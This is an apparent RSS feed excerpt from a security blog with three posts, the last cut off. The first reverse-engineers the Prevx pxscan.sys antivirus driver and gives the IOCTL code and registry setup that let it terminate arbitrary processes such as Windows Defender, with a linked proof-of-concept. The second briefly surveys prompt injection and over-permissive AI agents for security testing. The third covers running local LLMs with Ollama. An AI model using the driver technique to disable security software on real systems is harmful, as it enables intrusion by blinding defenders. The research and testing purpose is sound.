</style><div class='beehiiv__body'><p class="paragraph" style="text-align:left;">I recently got into Bring Your Own Vulnerable Driver (BYOVD) exploits and hunting for vulnerable drivers that could be used to terminate a process. These are powerful exploits that can be used to kill security products such as AV and EDR solutions.</p><p class="paragraph" style="text-align:left;">These drivers are legitimate software and they are signed by the vendor, so they are trusted by the machine on which they are loaded. Problems arise when the driver does not validate IOCTL code handlers properly. This could allow for code execution in the kernel from user-mode.</p><p class="paragraph" style="text-align:left;">In order to find a process killing candidate, the driver needs to import <code>ZwTerminateProcess</code> and <code>ZwOpenProcess</code>. There are tons of vulnerable drivers out there and <a class="link" href="https://www.loldrivers.io/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=finding-an-undiscovered-process-termination-vulnerability-in-a-15-year-old-antivirus-driver" target="_blank" rel="noopener noreferrer nofollow">loldrivers </a>is a great resource for exploring them, but many of these are already blocked my Microsoft making them difficult to load, or they are already flagged as malicious. So how do you find your own?</p><p class="paragraph" style="text-align:left;">The two software domains that come to mind for programs that are likely to implement these functions are antivirus (AV) products and anti-cheat software (commonly used by gaming engines). The barrier to entry is lower for the former, so that is where I focused my attention.</p><p class="paragraph" style="text-align:left;">I used ChatGPT to create a list of some lesser-known antivirus products that support process termination. I also asked it to find some that have not been updated for a while. Then, I would go through the list, download the software in a Windows 11 VM, and locate the drivers used by the antivirus. Using <a class="link" href="https://github.com/hasherezade/pe-bear?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=finding-an-undiscovered-process-termination-vulnerability-in-a-15-year-old-antivirus-driver" target="_blank" rel="noopener noreferrer nofollow">PE-bear</a>, I would look at the driver’s Import Address Table (IAT) and see if it is importing <code>ZwTerminateProcess</code> and <code>ZwOpenProcess</code>. </p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/a6ffd743-c676-4d3f-a94d-f0a5207c1960/image.png?t=1755262368"/></div><p class="paragraph" style="text-align:left;">Not every antivirus driver imports these functions, and even when you find one, it doesn’t automatically mean it’s a vulnerable driver. It means it is a potential <i>candidate </i>to be a vulnerable driver, but further investigation is necessary. </p><p class="paragraph" style="text-align:left;">Repeating this process for several AV’s is what eventually led me to find Prevx.</p><div class="blockquote"><blockquote class="blockquote__quote"></blockquote></div><p class="paragraph" style="text-align:left;">Prevx got acquired by Webroot in 2010 and has since discontinued its Prevx AV product line. However, you can still find the software available for download.</p><p class="paragraph" style="text-align:left;">Prevx uses three drivers, <code>pxscan.sys</code>, <code>pxkbf.sys</code>, and <code>pxrts.sys</code>. The one that imports both <code>ZwTerminateProcess</code> and <code>ZwOpenProcess</code> is <code>pxscan.sys</code> so that is the winner.</p><p class="paragraph" style="text-align:left;">Opening up <code>pxscan.sys</code> with IDA Free (too poor for IDA Pro 😭) to take a closer look, there are a couple of things we need to identify:</p><ul><li><p class="paragraph" style="text-align:left;">Device Name</p></li><li><p class="paragraph" style="text-align:left;">MajorFunctions of the driver</p></li><li><p class="paragraph" style="text-align:left;">How and where <code>ZwTerminateProcess</code> is being called</p></li><li><p class="paragraph" style="text-align:left;">IOCTL code to get to <code>ZwTerminateProcess</code></p></li></ul><p class="paragraph" style="text-align:left;">Fortunately, finding the Device Name on this driver is straightforward and we can see that it is <code>pxscan</code> in the DriverEntry.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/1d8805f8-8e66-48d2-9ff1-3526adb7899b/image.png?t=1755281153"/></div><p class="paragraph" style="text-align:left;">The DriverObject passed in is a pointer to a <a class="link" href="https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/ns-wdm-_driver_object?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=finding-an-undiscovered-process-termination-vulnerability-in-a-15-year-old-antivirus-driver" target="_blank" rel="noopener noreferrer nofollow">DRIVER_OBJECT</a> structure. This struct contains important info about the driver. The one we are most interested in is <code>MajorFunction</code>. This is an array of function pointers to dispatch routines that specify what operations the driver supports. Like Create, Read, Write, etc. The indices are prefixed with <code>IRP_MJ_</code> . You can view the full list of IRP major function codes <a class="link" href="https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/irp-major-function-codes?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=finding-an-undiscovered-process-termination-vulnerability-in-a-15-year-old-antivirus-driver" target="_blank" rel="noopener noreferrer nofollow">here</a>. </p><p class="paragraph" style="text-align:left;">In order to communicate with the driver, we need to call <a class="link" href="https://learn.microsoft.com/en-us/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=finding-an-undiscovered-process-termination-vulnerability-in-a-15-year-old-antivirus-driver" target="_blank" rel="noopener noreferrer nofollow">DeviceIoControl </a>from user-mode. This corresponds to the IRP, <code>IRP_MJ_DEVICE_CONTROL</code>. The index number can be found online, or by checking the <code>wdm.h</code> file on your local machine. Usually somewhere in:</p><div class="codeblock"><pre><code>C:\Program Files (x86)\Windows Kits\10\Include\</code></pre></div><p class="paragraph" style="text-align:left;">We can see the value is <code>0×0e</code> which is <code>14</code>.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/5a1dd605-e442-4e1e-a929-ad36ecfc7a19/image.png?t=1755282541"/></div><p class="paragraph" style="text-align:left;">Looking back in IDA Free, we can see the dispatch routine for MajorFunction[14] is <code>sub_12670</code>, which I’ll rename to <code>DeviceControlDispatch</code>.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/f61d7a4d-5a8f-4c19-acb2-d4e7ab3a4fea/image.png?t=1755283104"/></div><p class="paragraph" style="text-align:left;">All MajorFunctions have the same function prototype, which looks like the following:</p><div class="codeblock"><pre><code>NTSTATUS SomeMajorFunction(_In_ PDEVICE_OBJECT DeviceObject, _In_ PIRP Irp);</code></pre></div><p class="paragraph" style="text-align:left;">So I’ll rename the parameters in <code>DeviceControlDispatch</code> to match.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/7298e58a-09c8-4feb-82a9-fab2e90790d2/image.png?t=1755286373"/></div><p class="paragraph" style="text-align:left;">The last thing I’ll change is the IOCTL code. Looking at the <a class="link" href="https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/ns-wdm-_io_stack_location?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=finding-an-undiscovered-process-termination-vulnerability-in-a-15-year-old-antivirus-driver" target="_blank" rel="noopener noreferrer nofollow">IO_STACK_LOCATION </a>structure, we can see it’s a union, so we’ll need to select the correct one.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/8dd7c614-03e1-4e21-9fcd-ddda23ddaa17/image.png?t=1755287094"/></div><p class="paragraph" style="text-align:left;">I’ll also rename the variable accordingly.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/7d6706cf-2d6d-4be5-a55e-e142259ed148/image.png?t=1755287386"/></div><p class="paragraph" style="text-align:left;">Now, we can find <code>ZwTerminateProcess</code> in the imports section of IDA Free and see where that function is called by viewing cross references to it.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/8e792f62-359a-4b06-a340-500d0972fd91/image.png?t=1755289872"/></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/b31a32e8-9d19-4ffd-8150-d7c9329834a9/image.png?t=1755293165"/></div><p class="paragraph" style="text-align:left;">The function that calls <code>ZwTerminateProcess</code> is <code>sub_11480</code>. So now we view cross references where that function is called and so on and so on until we land in the <code>DeviceControlDispatch</code> dispatch routine.</p><p class="paragraph" style="text-align:left;">Eventually, we bubble up from <code>sub_12350</code> which is called in the <code>else</code> block of <code>if (v10)</code> in the <code>DeviceControlDispatch</code> function.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/00d2fe6c-164b-4394-a2a5-3bd6bd1995a2/image.png?t=1755295230"/></div><p class="paragraph" style="text-align:left;">In order to land in this <code>else</code> block, the IOCTL code must be <code>0x22E044</code>. </p><p class="paragraph" style="text-align:left;">I will rename the identified function, <code>sub_12350</code>, to <code>TargetFunc</code>. </p><p class="paragraph" style="text-align:left;">Now we know the <code>ZwTerminateProcess</code> function call bubbles up to the dispatch routine for <code>IRP_MJ_DEVICE_CONTROL</code>, and we see what IOCTL code to send to access it. Now we need to dig into <code>TargetFunc</code> to understand what function calls it’s making and how <code>ZwTerminateProcess</code> eventually gets called.</p><p class="paragraph" style="text-align:left;"><code>TargetFunc</code> eventually calls <code>sub_11CB0</code> which performs some interesting operations.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/4e6238f2-7aa4-4b9c-8a35-5b1a527a57f4/image.png?t=1755551587"/></div><p class="paragraph" style="text-align:left;"><code>sub_12620</code> gets called twice. The function takes a registry path and a buffer, queries the Windows registry for the buffer&#39;s value, and returns a value. In the first call, it queries the value of <code>c_rem</code> at the path:</p><div class="codeblock"><pre><code>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\pxscan\Files</code></pre></div><p class="paragraph" style="text-align:left;">Since <code>sub_12620</code> performs a Windows registry lookup, I will rename it to <code>RegistryQuery</code>. </p><p class="paragraph" style="text-align:left;">The return value ( <code>v3</code> ) returns a string representation of an integer, gets converted into an int, and is assigned to the variable <code>Value</code>. </p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/6792017e-5c6b-48d9-ae02-0c228d4ad59b/image.png?t=1755554873"/></div><p class="paragraph" style="text-align:left;">Then, there is a variable <code>v8</code> that gets initialized to 0 and a <code>while</code> loop that iterates <code>Value</code> times where the <code>sub_12620</code> gets called a second time. My spidey senses told me that <code>c_rem</code> could be “files remaining” since the <code>while</code> loop iterates <code>c_rem</code> times and <code>rem</code> strongly aligns with “remaining”.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/653c6982-5f4a-42f0-9557-c4331aaded26/image.png?t=1755554600"/></div><p class="paragraph" style="text-align:left;">Looking at the contents of the <code>while</code> loop, we can see that the unicode string buffer passed to the <code>RegistryQuery</code> function is set to <code>v8</code> which is 0. A new unicode string is created from the output value <code>v5</code> and another function is called <code>sub_11AF0</code> that takes in the unicode string as a parameter. </p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/3ea3a5d3-81d5-46dc-b98f-00534bfa5107/image.png?t=1755555007"/></div><p class="paragraph" style="text-align:left;">To recap:</p><p class="paragraph" style="text-align:left;">The <code>c_rem</code> entry at the registry path <code>KEY_LOCAL_MACHINE\System\CurrentControlSet\Services\pxscan\Files</code> is a string representation of an integer value, likely indicating the number of files remaining. Aka, the number of processes to kill.</p><p class="paragraph" style="text-align:left;">At that same registry path, there is another entry “0” that has a string value of <code>v5</code>. This is very likely a file path. The “0” entry increments based on the count of <code>c_rem</code>. E.g., if <code>c_rem</code> is “2”, you would expect to have registry entries “0” and “1”.</p><p class="paragraph" style="text-align:left;">The function call <code>sub_11AF0</code> does some string and path validation, and calls <code>sub_11480</code> which is the function that terminates the process. This function takes the file path and the length as input.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/60cb02bf-6e88-41ac-9703-27a04d1b38e5/image.png?t=1755615961"/></div><p class="paragraph" style="text-align:left;">Towards the bottom of the function, we can see the call to <code>ZwTerminateProcess</code> where the process gets terminated.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/09b0ce68-847f-46f3-819e-81ced8e2dba7/image.png?t=1755617158"/></div><p class="paragraph" style="text-align:left;">Putting everything together, we’ve learned that the registry entries should look like the following to terminate Windows Defender, for example.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/25fdcad1-c77a-429e-aece-e59f0fe01c60/image.png?t=1755617538"/></div><p class="paragraph" style="text-align:left;">Then, we can send IOCTL code <code>0×22E044</code> to the driver to terminate the processes.</p><p class="paragraph" style="text-align:left;">I created a PoC to automate the creation of the registry key and to send the IOCTL code to the driver.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/07d9c401-7412-4728-8ec7-552f95b26368/prevxdemo.gif?t=1755618535"/></div><p class="paragraph" style="text-align:left;">This vulnerability has been tracked as CVE-2025-60349. Full code is available here:</p><div class="embed"><a class="embed__url" href="https://github.com/djackreuter/CVE-2025-60349?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=finding-an-undiscovered-process-termination-vulnerability-in-a-15-year-old-antivirus-driver" target="_blank"><div class="embed__content"><p class="embed__title"> GitHub - djackreuter/CVE-2025-60349: CVE-2025-60349: Pxscan Arbitrary Process Termination </p><p class="embed__description"> CVE-2025-60349: Pxscan Arbitrary Process Termination - djackreuter/CVE-2025-60349 </p><p class="embed__link"> github.com/djackreuter/CVE-2025-60349 </p></div><img class="embed__image embed__image--right" src="https://opengraph.githubassets.com/5b3e0464327ec3dfe363702bed62bedcf10e7190de301e4ce9b971ebf9e7c057/djackreuter/CVE-2025-60349"/></a></div><p class="paragraph" style="text-align:left;"></p><p class="paragraph" style="text-align:left;">Thanks for reading!</p></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>The AI Attack Surface</title>
  <description>What Every Security Team Should Be Testing</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/a5268f7c-6d66-4c0b-aa59-d50eeda969c1/thel0singedge_The_AI_Attack_Surface_them_cyberpunk_4dd4a34a-aab0-4e0d-92cc-7d5b1b834e68.png" length="1469208" type="image/png"/>
  <link>https://blog.shellntel.com/p/the-ai-attack-surface</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/the-ai-attack-surface</guid>
  <pubDate>Wed, 01 Oct 2025 13:40:04 +0000</pubDate>
  <atom:published>2025-10-01T13:40:04Z</atom:published>
    <dc:creator>Ryan Zagrodnik</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #FFFFFF; }
  .bh__table_cell p { color: #2D2D2D; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#F1F1F1; }
  .bh__table_header p { color: #2A2A2A; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><p class="paragraph" style="text-align:left;"><b>Introduction</b></p><p class="paragraph" style="text-align:left;">I recently had the pleasure of presenting at <a class="link" href="https://www.synercomm.com/it-summit-2025/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=the-ai-attack-surface" target="_blank" rel="noopener noreferrer nofollow">IT Summit 2025 | SynerComm</a>, where I discussed the AI attack surface and what every security team should be testing (<a class="link" href="https://drive.google.com/file/d/1fy0RjUT7cryy1KAfxayUXkit-14YSCGQ/view?usp=sharing&utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=the-ai-attack-surface" target="_blank" rel="noopener noreferrer nofollow">slides</a>). The talk initially focused on the title topic, but as I delved deeper, it naturally transitioned into what I am using AI for and what excites me as a penetration tester. This blog post is a summary of my talk, and in a follow-up blog, I&#39;ll share more about my AI usage and excitement.</p><p class="paragraph" style="text-align:left;"><b>The AI Attack Surface: What Every Security Team Should Be Testing</b></p><p class="paragraph" style="text-align:left;">In today&#39;s rapidly evolving technological landscape, AI has become an integral part of enterprise software. However, with its widespread adoption comes a new set of security challenges that every security team must address. In this blog post, we&#39;ll explore the AI attack surface and discuss what every security team should be testing to ensure robust AI security.</p><p class="paragraph" style="text-align:left;"><b>Understanding the AI Attack Surface</b></p><p class="paragraph" style="text-align:left;">The AI attack surface encompasses various components, including chatbots, AI wrappers, and enterprise software integrations. Continuous testing is crucial to keep pace with the evolving threats. Traditional point-in-time reviews are no longer sufficient; instead, testing should be built into your CI/CD pipeline to ensure ongoing security.</p><p class="paragraph" style="text-align:left;"><b>Important Memes</b></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/7d37232e-94ae-4ef0-a55c-a356adbe1f17/image.png?t=1758714024"/><div class="image__source"><span class="image__source_text"><p>Claude —dangerously-skip-permissions (yolo mode)</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/e19a54e9-a482-4605-beb6-afd4fa313cad/image.png?t=1758714036"/><div class="image__source"><span class="image__source_text"><p>A sticker from DEF CON 33 that I wish I had</p></span></div></div><p class="paragraph" style="text-align:left;"><b>Common AI Vulnerabilities and Testing Methodologies</b></p><p class="paragraph" style="text-align:left;">AI systems are susceptible to several vulnerabilities, including direct and indirect prompt injections, over-permissive agents, and attack chaining. Traditional scanners often miss these logic-layer vulnerabilities, making it essential to employ both in-house testing and third-party assessments.</p><p class="paragraph" style="text-align:left;"><b>Practical AI Security Testing</b></p><p class="paragraph" style="text-align:left;">To effectively test AI systems, security teams should focus on the following areas:</p><ul><li><p class="paragraph" style="text-align:left;"><b>Prompt Injection</b>: Hidden instructions in user input or documents can lead to unintended actions.</p></li><li><p class="paragraph" style="text-align:left;"><b>Over-Permissive Functions</b>: AI agents with excessive permissions can execute destructive commands.</p></li><li><p class="paragraph" style="text-align:left;"><b>Insecure Output Handling</b>: Unsafe use of AI output in other systems can result in security breaches.</p></li><li><p class="paragraph" style="text-align:left;"><b>Supply Chain Vulnerabilities</b>: Poisoned data sources or dependencies can compromise AI models.</p></li></ul><p class="paragraph" style="text-align:left;"><b>AI-Specific Threat Models and Frameworks</b></p><p class="paragraph" style="text-align:left;">Frameworks like <a class="link" href="https://atlas.mitre.org/matrices/ATLAS?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=the-ai-attack-surface" target="_blank" rel="noopener noreferrer nofollow">MITRE ATLAS</a> and the <a class="link" href="https://genai.owasp.org/resource/genai-red-teaming-guide/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=the-ai-attack-surface" target="_blank" rel="noopener noreferrer nofollow">OWASP GenAI Red Team Guide</a> provide structured approaches to evaluating AI vulnerabilities. These frameworks help defenders build AI-specific threat models and align testing with known adversarial behaviors.</p><p class="paragraph" style="text-align:left;"><b>Continuous AI Security Testing</b></p><p class="paragraph" style="text-align:left;">Continuous testing is essential to keep up with the dynamic nature of AI threats. Tools like <a class="link" href="https://portswigger.net/burp/ai?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=the-ai-attack-surface" target="_blank" rel="noopener noreferrer nofollow">Burp AI</a>, <a class="link" href="https://github.com/NVIDIA/garak?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=the-ai-attack-surface" target="_blank" rel="noopener noreferrer nofollow">nVidia’s Garak</a>, and <a class="link" href="https://github.com/meta-llama/PurpleLlama?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=the-ai-attack-surface" target="_blank" rel="noopener noreferrer nofollow">Meta’s PurpleLlama</a> offer automated scanning and adversarial testing capabilities. However, manual and continuous red teaming remains irreplaceable for comprehensive security.</p><p class="paragraph" style="text-align:left;"><b>Conclusion</b></p><p class="paragraph" style="text-align:left;">AI is transforming the way we interact with technology, but it also introduces new security risks. By integrating continuous AI security testing into your CI/CD pipeline and leveraging both in-house and third-party assessments, you can safeguard your AI systems against emerging threats. Start small by testing your chatbots, RAG apps, and agents now, and build a robust AI-specific security program to stay ahead of the curve.</p><p class="paragraph" style="text-align:left;">Hack the <span style="text-decoration:line-through;">planet</span> chatbots!</p><p class="paragraph" style="text-align:left;"><a class="link" href="https://x.com/TheL0singEdge?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=the-ai-attack-surface" target="_blank" rel="noopener noreferrer nofollow">@TheL0singEdge</a></p></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Mac Studio + Local LLMs: Bringing AI In-House</title>
  <description>A quick and effective way to host and start using AI on local hardware. </description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/14113bb2-1c2f-4f7d-8245-858d7db1da66/AI-InHouse.png" length="2149791" type="image/png"/>
  <link>https://blog.shellntel.com/p/mac-studio-local-llms-bringing-ai-in-house</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/mac-studio-local-llms-bringing-ai-in-house</guid>
  <pubDate>Wed, 24 Sep 2025 14:00:00 +0000</pubDate>
  <atom:published>2025-09-24T14:00:00Z</atom:published>
    <dc:creator>Isaac Trzebiatowski</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #1a1a1d; }
  .bh__table_cell p { color: #eaeaea; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#1a1a1d; }
  .bh__table_header p { color: #eaeaea; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><h2 class="heading" style="text-align:left;">Table of Contents</h2><ul><li><p class="paragraph" style="text-align:left;"><a class="link" href="#objectives-and-requirements" rel="noopener noreferrer nofollow">Objectives and Requirements</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="#ollama-introduction" rel="noopener noreferrer nofollow">Ollama Introduction</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="#performance" rel="noopener noreferrer nofollow">Performance</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="#remote-integration" rel="noopener noreferrer nofollow">Remote Integration</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="#next-steps" rel="noopener noreferrer nofollow">Next Steps</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="#conclusion-and-considerations" rel="noopener noreferrer nofollow">Conclusion and Considerations</a></p></li></ul><p class="paragraph" style="text-align:left;">AI has surely been at the forefront of discussions, articles, new technology, and everywhere else you turn. It’s almost impossible to go a day without hearing about something AI. Being in the security industry, we are tasked with staying current on answering the question “Is this safe?” My personal stance has been to only leverage these public tools, ChatGPT, Claude Code, Cursor, etc. with information that you deem to be non-sensitive or non-confidential. Personally, I think that any SaaS or non-local deployment should be heavily evaluated prior to trusting it with your data. In today’s world, this continues to get more difficult. Regardless, AI is interesting and appears to have some practical applications. I would love to safely leverage this technology on sensitive data sets.</p><p class="paragraph" style="text-align:left;">Thankfully, there are a solid number of reputable solutions for deploying AI in-house and, getting a running, usable utility takes no time at all.</p><h2 class="heading" style="text-align:left;" id="objectives-and-requirements">Objectives and Requirements</h2><ul><li><p class="paragraph" style="text-align:left;">Build a local AI Instance.</p></li><li><p class="paragraph" style="text-align:left;">Provide a seamless way to integrate Local AI into the team’s workflow.</p></li><li><p class="paragraph" style="text-align:left;">Trust the underlying software and infrastructure with sensitive data workloads.</p></li><li><p class="paragraph" style="text-align:left;">AI is resource-intensive, more particularly, RAM determines the size of models (number of parameters) you’re able to run. </p></li></ul><h2 class="heading" style="text-align:left;" id="hardware">Hardware</h2><p class="paragraph" style="text-align:left;">To keep this short, I’m not going to dive too deep into hardware, but we bounced between several options before landing on our solution.</p><p class="paragraph" style="text-align:left;">I considered our options to be the following:</p><div style="padding:14px 15px 14px;"><table class="bh__table" width="100%" style="border-collapse:collapse;"><tr class="bh__table_row"><th class="bh__table_header" width="33%"><p class="paragraph" style="text-align:left;">Option</p></th><th class="bh__table_header" width="33%"><p class="paragraph" style="text-align:left;">Hardware</p></th><th class="bh__table_header" width="33%"><p class="paragraph" style="text-align:left;">Cost</p></th></tr><tr class="bh__table_row"><td class="bh__table_cell" width="33%"><p class="paragraph" style="text-align:left;">Build or Purchase a GPU Server</p></td><td class="bh__table_cell" width="33%"><p class="paragraph" style="text-align:left;">4× 5090s = 128GB of RAM</p></td><td class="bh__table_cell" width="33%"><p class="paragraph" style="text-align:left;">30K</p></td></tr><tr class="bh__table_row"><td class="bh__table_cell" width="33%"><p class="paragraph" style="text-align:left;">Build a Cluster of Mini PCs</p></td><td class="bh__table_cell" width="33%"><p class="paragraph" style="text-align:left;">4x Framework Desktops = 512 GB of RAM</p></td><td class="bh__table_cell" width="33%"><p class="paragraph" style="text-align:left;">9K</p></td></tr><tr class="bh__table_row"><td class="bh__table_cell" width="33%"><p class="paragraph" style="text-align:left;">Buy a Mac Studio</p></td><td class="bh__table_cell" width="33%"><p class="paragraph" style="text-align:left;">M3 (800MBs Memory Bandwidth), 512GB of RAM</p></td><td class="bh__table_cell" width="33%"><p class="paragraph" style="text-align:left;">10K</p></td></tr></table></div><p class="paragraph" style="text-align:left;">For the sake of availability and the ease of getting up‑and‑running (no clustering needed for an MVP), we went with the Mac Studio. Needless to say, this thing is a monster.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/6dbc170e-cd08-4864-9f26-4225674bce78/image.png?t=1758656213"/><div class="image__source"><span class="image__source_text"><p>Mac Studio hardware specs</p></span></div></div><h2 class="heading" style="text-align:left;" id="ollama-introduction">Ollama Introduction</h2><p class="paragraph" style="text-align:left;">You will need some way to interact with the LLMs. Typically, this is done through an LLM Inference tool. Ollama happened to be the first tool I personally started playing with and it made it trivial to pull LLMs and start interacting with them.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/a9d04313-af73-4552-9a57-9fa339ac0935/image.png?t=1757363537"/></div><p class="paragraph" style="text-align:left;">After downloading and installing the application, you will have an Ollama service running. Pop open a terminal and type <code>ollama</code>. You really only need to know three commands:</p><ul><li><p class="paragraph" style="text-align:left;"> <code>ollama pull &lt;model&gt;</code></p></li><li><p class="paragraph" style="text-align:left;"> <code>ollama run &lt;model&gt;</code></p></li><li><p class="paragraph" style="text-align:left;"> <code>ollama ps</code></p></li></ul><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/4e1701b2-99f5-4513-8599-cb2baa0fafcb/image.png?t=1757362592"/><div class="image__source"><span class="image__source_text"><p>Ollama help command</p></span></div></div><h2 class="heading" style="text-align:left;" id="performance">Performance</h2><p class="paragraph" style="text-align:left;">After getting Ollama up and running and waiting for some big LLMs to pull down, we were up and running. Storage is something you will need to consider but that’s typically an easy fix. Thankfully this machine has 4TB of storage.</p><p class="paragraph" style="text-align:left;">Let’s pull down an LLM</p><div class="codeblock"><pre><code>ollama pull gpt-oss:20b</code></pre></div><p class="paragraph" style="text-align:left;">Now we can interact with the LLM</p><div class="codeblock"><pre><code>ollama run gpt-oss:20b “Provide a summary of the plot to Romeo and Juliet”</code></pre></div><p class="paragraph" style="text-align:left;">And it’s that easy.</p><div class="image"><img alt="" class="image__image" style="border-radius:0px 0px 0px 0px;border-style:solid;border-width:0px 0px 0px 0px;box-sizing:border-box;border-color:#E5E7EB;" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/e13e0073-2ddb-44c9-a415-d7a6a49cd6a4/image.png?t=1757362637"/><div class="image__source"><span class="image__source_text"><p>Downloading gpt-oss:120b LLM</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/3c417493-f9a9-4956-b614-04dea3797ba6/image.png?t=1758049964"/><div class="image__source"><span class="image__source_text"><p>LLMs loaded on disk</p></span></div></div><p class="paragraph" style="text-align:left;">I was pleasantly surprised that we were able to run DeepSeek with ease. Based on the numbers (deepseek-r1:671b = 404GB), I was not expecting. In order to save some keystrokes, I implemented a couple simple alias commands.</p><div class="codeblock"><pre><code>alias oll=&#39;ollama run llama3.1:70b&#39;
